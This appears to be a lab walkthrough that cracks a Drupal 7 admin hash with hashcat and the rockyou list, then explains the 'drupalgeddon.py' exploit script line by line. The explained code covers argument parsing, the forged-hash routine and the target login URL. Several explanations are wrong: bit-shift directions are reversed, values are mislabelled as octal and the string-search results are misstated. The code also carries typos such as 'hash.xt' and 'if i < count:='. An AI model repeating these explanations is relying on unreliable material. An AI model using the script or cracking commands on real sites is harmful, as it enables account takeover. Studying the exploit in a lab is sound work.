Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u14
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Last-Modified: Thu, 03 Mar 2022 20:22:53 +0000
Cache-Control: no-cache, must-revalidate, post-check=0, pre-check=0
ETag: "1646338973"
Content-Language: en
X-Generator: Drupal 7 (http://drupal.org)
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
```

```
# nano hash.txt
$S$CTo9G7Lx2lSPOTyfgz/fXEnyKRBTpjsPJ0Rm8UAZCOfHPInWtMYj
```

```
# hashid -m hash.txt
--File 'hash.txt'--
Analyzing '$S$CTo9G7Lx2lSPOTyfgz/fXEnyKRBTpjsPJ0Rm8UAZCOfHPInWtMYj'
[+] Drupal > v7.x [Hashcat Mode: 7900]
--End of file 'hash.txt'--
# hashcat -m 7900 -a 0 -o cracked.txt hash.xt /usr/share/wordlists/rockyou.txt
# cat cracked.txt
$S$CTo9G7Lx2lSPOTyfgz/fXEnyKRBTpjsPJ0Rm8UAZCOfHPInWtMYj:P@ssw0rd
```

Understanding the 'Drupalgeddon' exploit code :

```
# cat drupalgeddon.py | more
```

Code starts with importing the following modules :

```
import hashlib, urllib2, optparse, random, sys
```

Command parameter parsing :

From the imported 'optparse' module, use the OptionParser subfunction and declare the usage of the program. Here '%prog' points to the name of the currently running python program-in our case our exploit is named as 'drupalgeddon.py'.

```
commandList = optparse.OptionParser('usage: %prog -t http[s]://TARGET_URL -u USER -p PASS\n')
```

optparse.OptionParser('usage: %prog -t http[s]://TARGET_URL -u USER -p PASS\n').add_option('...') form where 'action', what to do with value, 'type', denote type value of value whether it be int or string etc, 'dest', denote where to perform 'action', and 'help'. As in this case, since 'dest' is not declared, the parameter will be temporarily stored in the long option value --'target'.

```
commandList.add_option('-t', '--target',
                action="store",
                help="Insert URL: http[s]://www.victim.com",
                )
commandList.add_option('-u', '--username',
                action="store",
                help="Insert username",
                )
commandList.add_option('-p', '--pwd',
                action="store",
                help="Insert password",
                )
```

The 'optparse' module will parse options in the following format :
If we initiate variable remainder with the value ["-u","admin"]
options.remainder is equal to "admin"

```
options, remainder = commandList.parse_args()
```

Check if all arguments have been entered :

options.target, options.username, and options.pwd should all contain string values. If even one of them don't, the if structure becomes 'if False or False or True:' = 'if True:' and therefore will display the banner and sys.exit(1)-exit the program. This is because an empty string variable is essentially 'False' and the 'not' or inverse of it is 'True'.
exit(0) indicates successful termination of a program, while exit(1) indicates termination caused by an error.

```
if not options.target or not options.username or not options.pwd:
    print(banner)
    print
    commandList.print_help()
    sys.exit(1)
```

In the case all parameters are filled the if structure becomes

‘if True or True or True:’ and will ignore the indented code inside the if statement. Display banner, which is a predefined string that is just a ASCII logo of drupalgeddon.
Even if one of the parameters are empty, a single TRUE in between OR statements means the if statement will execute.

```
print(banner)
```

Since we have now cleared all parameters as valid, save them to the following variables :

```
host = options.target
user = options.username
password = options.pwd
```

Next, we call the a locally defined class, DrupalHash(), and it’s subfunction get_hash() :

Function DrupalHash() takes 2 parameters :
‘$S$CTo9G7Lx28rzCfpn4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML’
and
‘password’, the user inputted password value.

```
hash = DrupalHash("$S$CTo9G7Lx28rzCfpn4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML", password).get_hash()
```

Let’s jump to DrupalHash().get_hash() and follow what happens to these 2 parameters :

DrupalHash() is a class, an outline for creating a new object where __init__() function parameters are
‘self’, the object referring to itself, in this DrupalHash(),
‘stored_hash’ which takes our first parameter ‘$S$CTo9G7Lx28rzCfpn4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML’, and
‘password’, our user inputted password value.

```
class DrupalHash:
  def __init__(self, stored_hash, password):
```

Declare a variable named ‘itoa64’ and initialize it with the following values

```
    self.itoa64 = './0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'
```

Declare a variable named ‘last_hash’ and initialize it with the return value of function rehash()

```
    self.last_hash = self.rehash(stored_hash, password)
```

We find our get_hash() function and see it redirects us to function last_hash()

```
  def get_hash(self):
    return self.last_hash
[ …]
```

We follow the code to DrupalHash().last_hash() :

```
class DrupalHash:
  def __init__(self, stored_hash, password):
    self.itoa64 = './0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'
```

Redirection to function named rehash()

```
    self.last_hash = self.rehash(stored_hash, password)
[…]
```

We follow the code to DrupalHash().rehash() :
where the 3 parameters for the function is still
self = object class DrupalHash()
stored_hash = "$S$CTo9G7Lx28rzCfpn4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML"
password = user inputted password

```
class DrupalHash:
[…]
  def rehash(self, stored_hash, password):
```

Creator has kindly commented that the following 3 lines are for compatibility for Drupal 6

```
    # Drupal 6 compatibility
```

Either one of the following conditions have to False to execute the if statement :
Variable stored_hash length is 32 characters

```
Variable stored_hash contains the character ‘$’
( .find() returns ‘0’,False, if found, and ‘-1’,True, if not found )
  if len(stored_hash) == 32 and stored_hash.find('$') == -1:
Example of hashlib :
hashlib.md5(‘P@ssw0rd’).digest()
'\x16\x1e\xbd}E\x08\x9b4F\xeeN\r\x86\xdb\xcf\x92'
hashlib.md5(‘P@ssw0rd’).hexdigest()
'161ebd7d45089b3446ee4e0d86dbcf92'
    return hashlib.md5(password).hexdigest()
Now this part is what we actually need to look at because the above if statement is returned false for our parameters.
    # Drupal 7
Not sure why but check if the first 2 letters of variable stored_hash is ‘U$’. If so, execute indented code.
  if stored_hash[0:2] == 'U$':
Get rid of first character of variable stored_hash;
    stored_hash = stored_hash[1:]
Hash our user inputted password using md5
    password = hashlib.md5(password).hexdigest()
Outside the if statement, initiate variable hash_type with value ‘$S$’
hash_type=’$S$’
  hash_type = stored_hash[0:3]
Hash type SHA512 is denoted as $S$ (?)
  if hash_type == '$S$':
Initiate variable hash_str with value of return value of function password_crypt()
Redirect to function password_crypt()
    hash_str = self.password_crypt('sha512', password, stored_hash)
[...]
```

Follow function DrupalHash().password_crypt()
with 3 parameters
string ‘sha512’,
password=’P@ssw0rd’ (user inputted password), and
stored_hash=’$S$CTo9G7Lx28rzCfpn4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML’

```
class DrupalHash:
[...]
algo = ‘sha512’
password = ‘P@ssw0rd’
setting = ’$S$CTo9G7Lx28rzCfpn4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML’
 def password_crypt(self, algo, password, setting):
Change variable ‘setting’ to value first 12 characters of variable ‘setting’
setting = ‘$S$CTo9G7Lx2’
  setting = setting[0:12]
If the first or third character of string variable ‘setting’ isn’t character ‘$’ quit function and return False. Not the case so continue.
  if setting[0] != '$' or setting[2] != '$':
    return False
Initiate variable ‘count_log2’ with value of return value of function password_get_count_log2
  count_log2 = self.password_get_count_log2(setting)
  salt = setting[4:12]
  if len(salt) < 8:
    return False
  count = 1 << count_log2

  if algo == 'md5':
    hash_func = hashlib.md5
  elif algo == 'sha512':
    hash_func = hashlib.sha512
  else:
    return False
  hash_str = hash_func(salt + password).digest()
  for c in range(count):
    hash_str = hash_func(hash_str + password).digest()
  output = setting + self.custom64(hash_str)
  return output
[...]
```

Redirected to function DrupalHash().password_get_count_log2() before returning to function DrupalHash().password_crypt() with parameter ‘setting’ as ‘$S$CTo9G7Lx2’

```
class DrupalHash:
[...]
  def password_get_count_log2(self, setting):
Variable itoa64 was defined in the __init__() section of the object class as
'./0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'
Return index number of setting[3], fourth character of variable ‘setting’, which is character ‘C’, found in variable ‘itoa64’.
Returns integer 14
    return self.itoa64.index(setting[3])
[...]
```

Back to DrupalHash().password_crypt()

```
class DrupalHash:
[...]
algo = ‘sha512’
password = ‘P@ssw0rd’
setting = ’$S$CTo9G7Lx2’
  def password_crypt(self, algo, password, setting):
[...]
count_log2 = 14
    count_log2 = self.password_get_count_log2(setting)
Initiate variable ‘salt’ with value of 5th~11th characters
salt = 'To9G7Lx2'
    salt = setting[4:12]
Length of the variable ‘salt’ is 8. So ignore the if statement and continue.
    if len(salt) < 8:
      return False
```

‘<<’ is the bit shift operator and functions as follows :

operation	bit value	octal value	explanation
1 << 3	…00000001 ↓ …00001000	1 ↓ 8	move all bits to the right 3 bits, filled with 0’s to the right
16 >> 2	…00010000 ↓ …00000100	16 ↓ 4	move all bits to the left 2 bits, filled with 0’s to the left

```
Initiate variable ‘count’ with integer value 16384
count = 16384
    count = 1 << count_log2
Variable ‘algo’ is not ‘md5’ so skip.
```

```
    if algo == 'md5':
      hash_func = hashlib.md5
Variable ‘algo’ is ‘sha512’. Continue.
    elif algo == 'sha512':
Initiate variable ‘hash_func’ with value of ‘builtin_function_or_method’ SHA512
      hash_func = hashlib.sha512
    else:
      return False
Initiate variable ‘hash_str’ with value of
hashlib.sha512( 'To9G7Lx2' + ‘P@ssw0rd’).digest()
Which equals to :
"\x1a\x03\xfe\xe4\x14\xa8\xd7\xf7\xa3|\xa9\xa1\xd1\xba.E\xb7\xb4\t'~\x00\xb5\xd2F\x14GbM\x17\xb6
\x06\x88+MbK\xd0$\x0c\xfb\xce\x98\xb4\x99\x8c\x8d\x01\xdebO\xf9A\xe6\xd6\xe0\rY\x04<`[J"
    hash_str = hash_func(salt + password).digest()
Repeat indented code 16384 times.
    for c in range(count):
Change value of variable ‘hash_str’ with hashlib.sha512( hash_str + ‘P@ssw0rd’).digest()
In short, line below and the code two-lines-above hash the value (‘salt’+’password’) and then hashes ((‘salt’+’password’)+’password’) 16384 times in SHA512
and stores it in ‘hash_str’
hash_str =
"\xb1\xb7i\x9f\xbf\xb2\x7f\xb0\x8e\xd0\xec[]\xf3\xd5/\xbeUB'+
S:\xda:m\xd4,\xe6\x18\xf9R\x85\x91S\x93H\x8c2\xfb\xb7\xab\x1e\x0f\xf9t\x89\x08\xd1\xbe\xc6\xd5\xd7Y\xa9\xf7\ra\xcej\xafS\x92"
      hash_str = hash_func(hash_str + password).digest()
Initiate variable ‘output’ with value of
setting = ’$S$CTo9G7Lx2’
+
return value of function custom64() with parameter
hash_str = ‘salt’+’password’ hashed 16384 times using SHA512
    output = setting + self.custom64(hash_str)
    return output
[...]
```

Redirecting to function DrupalHash().custom64()
with parameter ‘hash_str’ as
"\xb1\xb7i\x9f\xbf\xb2\x7f\xb0\x8e\xd0\xec[]\xf3\xd5/\xbeUB'+
S:\xda:m\xd4,\xe6\x18\xf9R\x85\x91S\x93H\x8c2\xfb\xb7\xab\x1e\x0f\xf9t\x89\x08\xd1\xbe\xc6\xd5\xd
7Y\xa9\xf7\ra\xcej\xafS\x92"

```
class DrupalHash:
[...]
string = (‘salt’+’password’) hashed and then ((‘salt’+’password’)+’password’) hashed 16384 times in SHA512
"\xb1\xb7i\x9f\xbf\xb2\x7f\xb0\x8e\xd0\xec[]\xf3\xd5/\xbeUB'+
S:\xda:m\xd4,\xe6\x18\xf9R\x85\x91S\x93H\x8c2\xfb\xb7\xab\x1e\x0f\xf9t\x89\x08\xd1\xbe\xc6\xd5\xd7Y\xa9\xf7\ra\xcej\xafS\x92"
  def custom64(self, string, count = 0):
Variable ‘count’ is 0 so continue.
    if count == 0:
Replace value in count with length of our hash, 64.
      count = len(string)
Initiate empty string variable ‘output’.
    output = ''
Initiate integer variable ‘i’ with value 0
    i = 0
Predefined variable itoa64 = './0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'
    itoa64 = self.itoa64
Infinite loop start
    while 1:
```

Initiate variable ‘value’ with integer representing unicode value of a character in our hash

```
    value = ord(string[i])
```

Increment i by 1

```
    i += 1
```

Append to string variable ‘output’ the character at location at index number ‘value & 0x3f (63)’ of array itoa64.
& denotes bitwise AND operations and works as follows :

operation	operation in binary	bit wise AND calculation				
12 & 6 = 4	00001100 & 00000110 = 00100	0	1	1	0	0
		0	0	1	1	0
		0	**0**	**1**	**0**	**0**
23 & 19 = 19	00010111 & 00010011 = 10011	1	0	1	1	1
		1	0	0	1	1
		1	**0**	**0**	**1**	**1**

```
    output += itoa64[value & 0x3f]
```

If the while loop has looped less than 64 times

```
    if i < count:
```

value = value | ord(string[i]) << 8

```
      value |= ord(string[i]) << 8
```

output = output + itoa64[(value >>6) & 0x3f]

```
    output += itoa64[(value >> 6) & 0x3f]
```

If the while loop has looped 64 times or more, exit while loop.

```
    if i >= count:
      break
```

Increment variable ‘i’

```
    i += 1
```

If the while loop has looped less than 64 times

```
    if i < count:=
      value |= ord(string[i]) << 16
    output += itoa64[(value >> 12) & 0x3f]
```

If the while loop has looped 64 times or more, exit while loop.

```
    if i >= count:
      break
```

Increment variable ‘i’

```
    i += 1
```

output = output + itoa64[(value >> 18) & 0x3f]

```
    output += itoa64[(value >> 18) & 0x3f]
```

If the while loop has looped 64 times or more, exit while loop.

```
    if i >= count:
      break
```

Once exited the while loop, return variable ‘output’

```
   return output
[...]
```

Back to what is technically ‘main’
with return value that has gone through a bunch of bitwise operations on our 16348-times-hashed hash
And is now saved to the variable ‘hash’

```
[...]
```

```
hash = DrupalHash("$S$CTo9G7Lx28rzCfpn4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML", password).get_hash()
Initiate variable ‘target’ with value of return value of function urldrupal()
with parameter as the user inputted url
target = urldrupal(host)
[...]
```

Redirected to function urldrupal()

```
[...]
String type variable ‘url’ replaces ‘host’
url = ‘http://10.0.2.6’
def urldrupal(url):
    if url[:8] != "https://" and url[:7] != "http://":
        print('[X] You must insert http:// or https:// protocol')
        sys.exit(1)
    # Page login
    url = url+'/?q=node&destination=node'
    return url
[...]
```

stored_hash = "$S$CTo9G7Lx28rzCfpn4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML"

HASH_TYPE_IDENTIFIER HASH_LOOP_NUMBER SALT